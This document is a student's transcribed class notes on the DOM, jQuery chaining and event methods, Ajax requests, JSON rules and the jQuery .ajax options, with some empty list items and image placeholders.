
Eugene Proctor ASD 1307
ASD Week 2 Notes from video

Video: Review of the DOM


1. DOM – an API that provides access to the content and presentation of a web document (such as html)
2. The DOM is required to put a language into use and have access to the browser.
3. The DOM reads the web page from top to bottom; as an XML tree by targeting elements, text nodes and xml relationships.
4. Once the XML finds an element… it gives the element to us as an object.
    a. The name "Document Object Model" comes from this concept

The DOM object model

- The Window object refers to the browser window
    - This is where all the Javacript global variables are stored
- Document refers to the HMTL page your document is on
    - This is where you see the details on the screen
-



Jquery is a form of Javascript library and makes lengthly coding simple



Video 3 – Using JQuery and DOM Ready

1. Jquery – meanes the library has all the jquery methods
2. $ and Jquery means the same thing
3. $(document). Ready(function()) {
4. // Site Code
5. });
6. is the same as …
7. $(function(){
8. // Site Code
9.));
10.
11. window.$ = window.jQuery = function(){}
12.
13. $(); is referred to as the dollar sign factory call

    - ie: $("#nav" li)

- any method call ontop of jQuery does an automatic for loop, loops through all the methods in the array and performs that function on each of them individually
- Most of the methods within the factory returns the same object that it's chained to.
- for example
    - $("#nav li").fadeOut()
    - $("#nav li").fadeOut().fadeIn()
    - $("#nav li").fadeOut().fadeIn().animate({fontSize:30},1000)
    - The above is the same as
        - $("#nav li")
            - .fadeOut()
            - fadeIn()
            - animate({fontSize:30},1000)
        - ;
    - if you use a method call that gives back a Boolean, then the method call would have to end with that chain method… meaning you wouldn't be a ble to connect an additional method to the end of the method call.

Jquery Advanced Event


1. . one()
    a. same as .bind.
    b. Will automatically unbind itself after it's bee fired once
2. .toggle()
    a. specicifdally a click listener only
    b. can only pass functions into this event…
3. Event Delegtion
    a. .delegate()
        i. prevents bubbling
        ii. have to specify where the delegation occurs from
    b. undelegate()
        i. is the unbind method for delegate

    c. .live
        i. used to relay an event to additional links
        ii. has problems
        iii. has to bubble back up to unbid the .live event


        iv. .live creats a bind to the global arugument and not just to the element

d.
    i. .die is the opposite of .live
e. .die is the unbind method for .live


Remote Data with Ajax

1. A request has two components
    a. The Client
    b. The Server
    c.
    d. 

- Two primary types of request:




-
-
- Example:
    - With a GET request – the only resource is the URL
    - This is less secure
    - Also GET has a restriction on the file size (2048 characters)
    - Only use GET if the data doesn't need to be secure
        - Only use if you are trying to retrieve data – for unsecured data.


- 

Ajax Http request:


1. Based on user interaction request
2. Worked is done through java script and Jquery
3. The server cannot tell the difference between an ajax request and a normal client request. The feed back will come back to us as javasctipt instead of data for the browser
4.

5. 

For Example:
This enables communication between javascript and a server side resource

6. 

7.
8. XML is a common data interchange format



JSON – (Javascript Object Notation)
JSON is java script so JSON is easier to work with…

data interchange: json

JSON *(JavaScript Object Notation)*

- Data-interchange format standardized by Douglas Crockford
- Based on a native type that all languages have: **objects**.
  - *Faster to parse, and already implemented by most languages:*
    - *php, coldfusion, java, python, actionscript, etc...*
- **Passes data as text containing a javascript object literal.**

For Example:

a. Cannot pass function with JSON

json


Rules of JSON


- Object keys and strings must all use double-quotes.
- Can use strings, booleans, arrays, numbers, objects *(no functions)*
- *Objects and arrays can be nested*

example of json data

```
{
  "firstName": "Mike",
  "lastName": "Smotherman",
  "address": {
    "street": "3300 University",
    "awesome": true
  },
  "ext": 4809
}
```

1. Setting up AJAX Requests:
    a.

b. 

c. 

d. The URL string below is based on the HTML file directory

e. The data is in a Key:Value pair

f.

.ajax options object

option	type	description
url	*string*	Request url address *(local or remote)*
type	*string*	HTTP method: "POST" or "GET"
data	*object*	Object with data to send to the server resource
dataType	*string*	Expected return data: *xml, html, text, json, script, or jsonp*
timeout	*number*	Milliseconds to wait before cancel *(evokes **error** callback)*
cache	*boolean*	Default *true*... use *false* to not cache the request
beforeSend	*function*	function evokes before ajax is sent
error	*function*	function evokes on error or timeout
success	*function*	function evokes on successful ajax *(with response data argument)*
complete	*function*	function always evokes after return

